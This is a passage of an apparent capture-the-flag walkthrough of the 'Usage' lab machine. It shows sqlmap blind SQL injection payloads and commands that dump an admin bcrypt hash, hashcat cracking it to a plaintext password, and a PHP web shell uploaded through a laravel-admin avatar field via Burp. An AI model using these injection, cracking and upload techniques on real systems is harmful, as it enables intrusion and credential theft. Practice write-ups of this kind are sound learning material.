
And this is what it retrieved:




```
[17:07:04] [INFO] checking if the injection point on POST parameter 'email' is a false positive
POST parameter 'email' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 738 HTTP(s) requests:
---
Parameter: email (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)
    Payload: _token=QNc0kdUm04AYzzlwGgQSrZxzWLt6QBoLdpOJYKsk&email=admin@admin.com' AND 1316=(SELECT (CASE WHEN (13

    Type: time-based blind
    Title: MySQL > 5.0.12 AND time-based blind (heavy query)
    Payload: _token=QNc0kdUm04AYzzlwGgQSrZxzWLt6QBoLdpOJYKsk&email=admin@admin.com' AND 4890=(SELECT COUNT(*) FROM
---
[17:07:19] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.18.0
back-end DBMS: MySQL > 5.0.12
[17:07:20] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s)
[17:07:20] [INFO] fetching current database
[17:07:20] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data r
[17:07:20] [INFO] retrieved: usage_blog
[17:08:15] [INFO] fetching tables for database: 'usage_blog'
[17:08:15] [INFO] fetching number of tables for database 'usage_blog'
[17:08:15] [INFO] retrieved: 15
[17:08:24] [INFO] retrieved: admin_menu
[17:09:16] [INFO] retrieved: admin_operation_log
[17:10:58] [INFO] retrieved: admin_permissions
[17:12:09] [INFO] retrieved: admin_role_menu
[17:13:13] [INFO] retrieved: admin_role_permissions
[17:14:34] [INFO] retrieved: admin_role_users
[17:15:26] [INFO] retrieved: admin_roles
[17:15:46] [INFO] retrieved: admin_user_permissions
[17:17:38] [INFO] retrieved: admin_users
[17:18:03] [INFO] retrieved: blog
[17:18:35] [INFO] retrieved: failed_jobs
[17:19:39] [INFO] retrieved: migrations
[17:20:43] [INFO] retrieved: password_reset_tokens
[17:23:09] [INFO] retrieved: personal_access_tokens
[17:25:09] [INFO] retrieved: users
[17:25:38] [INFO] fetching columns for table 'admin_users' in database 'usage_blog'
[17:25:38] [INFO] retrieved: ^C8
[17:25:44] [INFO] retrieved: ^C^C^C
[17:25:46] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 889 times
```

Add the parameter: -T admin_users so it will enumerate only the admin_users DBMS database table. It retrieved username and password, so let's add the parameters "-C username -C password". This way it enumerates only the DBMS database table columns username and password.

Note: If it doesn't give one of the parameters like username or password, try again, but just with that parameter it's not giving.



```
[17:34:09] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s)
entries
[17:34:09] [INFO] fetching current database
[17:34:10] [INFO] resumed: usage_blog
[17:34:10] [INFO] fetching entries of column(s) 'password' for table 'admin_users' in database 'usage_blog'
[17:34:10] [INFO] fetching number of column(s) 'password' entries for table 'admin_users' in database 'usage_blog'
[17:34:10] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data r
etrieval
[17:34:10] [INFO] retrieved:
you provided a HTTP Cookie header value, while target URL provides its own cookies within HTTP Set-Cookie header wh
ich intersect with yours. Do you want to merge them in further requests? [Y/n] Y
1
[17:34:14] [INFO] retrieved: $2y$10$ohq2kLpBH/ri.P5wR0P3UOmc24Ydvl9DA9H1S6ooOMgH5xVfUPrL2
Database: usage_blog
Table: admin_users
[1 entry]
+--------------------------------------------------------------+
| password                                                     |
+--------------------------------------------------------------+
| $2y$10$ohq2kLpBH/ri.P5wR0P3UOmc24Ydvl9DA9H1S6ooOMgH5xVfUPrL2 |
+--------------------------------------------------------------+

[17:40:14] [INFO] table 'usage_blog.admin_users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/usage.ht
b/dump/usage_blog/admin_users.csv'
[17:40:14] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 208 times
[17:40:14] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/usage.htb'

[*] ending @ 17:40:14 /2025-08-14/
```



```
[17:47:19] [INFO] resumed: 1
[17:47:19] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data r
etrieval
[17:47:19] [INFO] retrieved:
you provided a HTTP Cookie header value, while target URL provides its own cookies within HTTP Set-Cookie header wh
ich intersect with yours. Do you want to merge them in further requests? [Y/n] Y
admin
Database: usage_blog
Table: admin_users
[1 entry]
+----------+
| username |
+----------+
| admin    |
+----------+

[17:47:39] [INFO] table 'usage_blog.admin_users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/usage.ht
b/dump/usage_blog/admin_users.csv'
[17:47:39] [WARNING] HTTP error codes detected during run:
```

By using SQLmap and narrowing our target down each time, we get our username and password for the admin. This is the full command used:


```
sqlmap -r sql2.txt --level 5 --risk 3 -p email --batch --dump -T admin_users -C password -C username
```

Note: When using sqlmap, add 1 or 2 parameters at a time or else it will take a very long time to give an output.


The username was found to be admin and the password is hashed. But looking at it, we could tell the hashed password used the hash: Blowfish.

Note: Blowfish hashes typically start with `$2a$`, `$2b$`, `$2x$`, **or** `$2y$` and have dollar signs in the beginning. The hash type for Blowfish is 3200.

After knowing the hash type, make a file that stores the hash and use hashcat to crack the password. I used rockyou.txt as a wordlist for the password.




```
┌──(kali㉿kali)-[~]
└─$ vim hashusage.txt

┌──(kali㉿kali)-[~]
└─$ hashcat -m 3200 -a 0 hashusage.txt  /home/kali/Downloads/rockyou.txt
hashcat (v6.2.6) starting
```



```
$2y$10$ohq2kLpBH/ri.P5wR0P3UOmc24Ydvl9DA9H1S6ooOMgH5xVfUPrL2:whatever1

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target......: $2y$10$ohq2kLpBH/ri.P5wR0P3UOmc24Ydvl9DA9H1S6ooOMgH...fUPrL2
Time.Started.....: Thu Aug 14 17:53:41 2025 (22 secs)
Time.Estimated...: Thu Aug 14 17:54:03 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/home/kali/Downloads/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:       75 H/s (3.55ms) @ Accel:7 Loops:8 Thr:1 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 1617/14344384 (0.01%)
Rejected.........: 0/1617 (0.00%)
Restore.Point....: 1568/14344384 (0.01%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:1016-1024
Candidate.Engine.: Device Generator
Candidates.#1....: joyce → michaela
Hardware.Mon.#1..: Util: 54%

Started: Thu Aug 14 17:53:09 2025
Stopped: Thu Aug 14 17:54:04 2025
```

The password was finally cracked, which came out to be whatever1.

After logging in as admin, we can check the dashboard.



Environment


PHP version	PHP/8.1.2-1ubuntu2.14
Laravel version	10.18.0
CGI	fpm-fcgi
Uname	Linux usage 5.15.0-101-generic #111-Ubuntu SMP Tue Mar 5 20:16:58 UTC 2024 x86_64
Server	nginx/1.18.0
Cache driver	file
Session driver	file
Queue driver	sync
Timezone	UTC
Locale	en
Env	local
URL	http://admin.usage.htb

Dependencies

php	^8.1
encore/laravel-admin	1.8.18
guzzlehttp/guzzle	^7.2
laravel/framework	^10.10

There is a file upload injection vulnerability in the place where we can edit the user.

First, let's browse and open a .jpg file. Additionally, open BurpSuite to intercept the POST request. Like so...




Administrator Edit

Home > Auth > Users > 1 > Edit

Edit

ID	1
* Username	admin
* Name	Administrator
Avatar	user2-160x160.jpg
	user2-160x160.jpg Browse
Roles	× Administrator
Permissions	Permissions
Created At	2023-08-13 02:48:26
Updated At	2023-08-23 06:02:19




```
Administrator
-----------------------------2478708743505433265877259080
Content-Disposition: form-data; name="avatar"; filename="purple.jpg"
Content-Type: image/jpeg

ÿØÿàJFIFÿÛ

  "" $(4,$&1'-=-157:::#+?D?8C49:7



7%%777777777777777777777777777777777777777777777777ÿÀ·Á"ÿÄÿÄ>
!1"AQa2q¡#BRb±ÁÑáðr¢SÂñ3TÿÄÿÄ#!1A"Q2qÿÚ?ö;Qju®mYQ¥µ(à)@§B±¥t+QKE®¦
E-¨µ%´Z[QjÐ¢Ô´¨"EIIjT;#µ4i¨iMµJE4MÂ)¶®¦*ÆQOµPY=®mJ(-4caj(¤,$ïL¥¨7
ÄÂ
éTÊÀÁÚÆô&@Ó]ESQEQEQEQERÒR`Z)ji§CAci¦i&4%¨¥¢ÎúElcÄbfIQ²µÅüÿ½+Mñòõ×k[QøW&#:¹tbK/[\¾
ÿÎ¶ø> }Iä,r ?TüþULì\?F³K3)Ï4×ûF«Î¤a®íNØ,Ôõ5Eém-Ràû4RDxÁrÚ×éÚ¬ala¥>-;
[®v¥*ÈmÔT7ì°cð¨âþzgGãêÖLdyOüDÔ~õ±ÄE:ÞõÇ<QuÚàÖÆ^[lz¶µÕlæÏÚfíÜÃÚXZd«´qqd^¢ñ)ËG$5Mz/
PxëJ&¢ÐqdÔTaéÁ®¦KT-%-l´l¤:ÊãØÉð\.y  Í`"¸½6¿ÀWÇÄ¸ÌÒf
ÈM¼Vü,(JÁ´Ub$sLYUÆeen¦õÃ'âc$Ç"ËI£oûÖ$2ÉÉÛÛð¡EÍ#Ő ¤-\_ô¯Xñ¿OÙ-ÇèiÜWÓ'Î
T±»Ì¼Ù¯ÐwÒ®pJq;µÄãþÌ7ý¡ûQG NOq(ÑÇ¦`Y3Üå¶»k¶£ÎÄÚGl< éM.Ví}úmQE,s'ñFZOÃmm¡éÒ«É:Êq
²«y®~¿ÛQøT¥³w*;¼«66btc}í¥ïýÞè·=?õ\Æ6ÄTÄç[DÚÝÇËZêð¬?OÈÉrì{mÉEýË ¶ýö§a!ñ¼ÿ¿-=#SÊt,i
p¼.i9v¿ëN7öjÉø~çO]FÕ[âÚG96ÄÝWx¤þF5ö@Ö¹lDåÜØ{µ«t®ç#³ÃNa¢ulÀ®çO-\O
âMÃq,e`sg@obNâºÈæI£W£æõÍ7F
Ñ9jc5FM!¬TGßýTfÿUFZÃZGq~$dÞmô6ì;T®/jÁÇb¸XÙþÓ{5Yø2@GúYEoÍO$´L®ù}ôðVPJ¶a^câøø¾ÂC¡ÌÇ
lb#clGã3É'ÊEÄë;AÐ¢;¥ñ8´HEb'ú>uÍ¶\å
```

Delete the contents of the original `.jpg` file (the unreadable red text) and replace them with a CMD PHP shell. Ensure that the PHP shell code is displayed in red text. Also, change the file extension from `.jpg` to `.php`; otherwise, the shell will not execute.

```
<?php system($_GET['cmd']); ?>
```

After forwarding it twice and turning intercept off, you'll see the file upload is successful. Refresh the page, go back to edit, and then access the image through the given URL to retrieve the ID.

```
http://admin.usage.htb/uploads/images/<file you uploaded with PHP shell through BurpSuite>.php?cmd=id
```




```
admin.usage.htb/uploads/images/purple.php?cmd=id
```

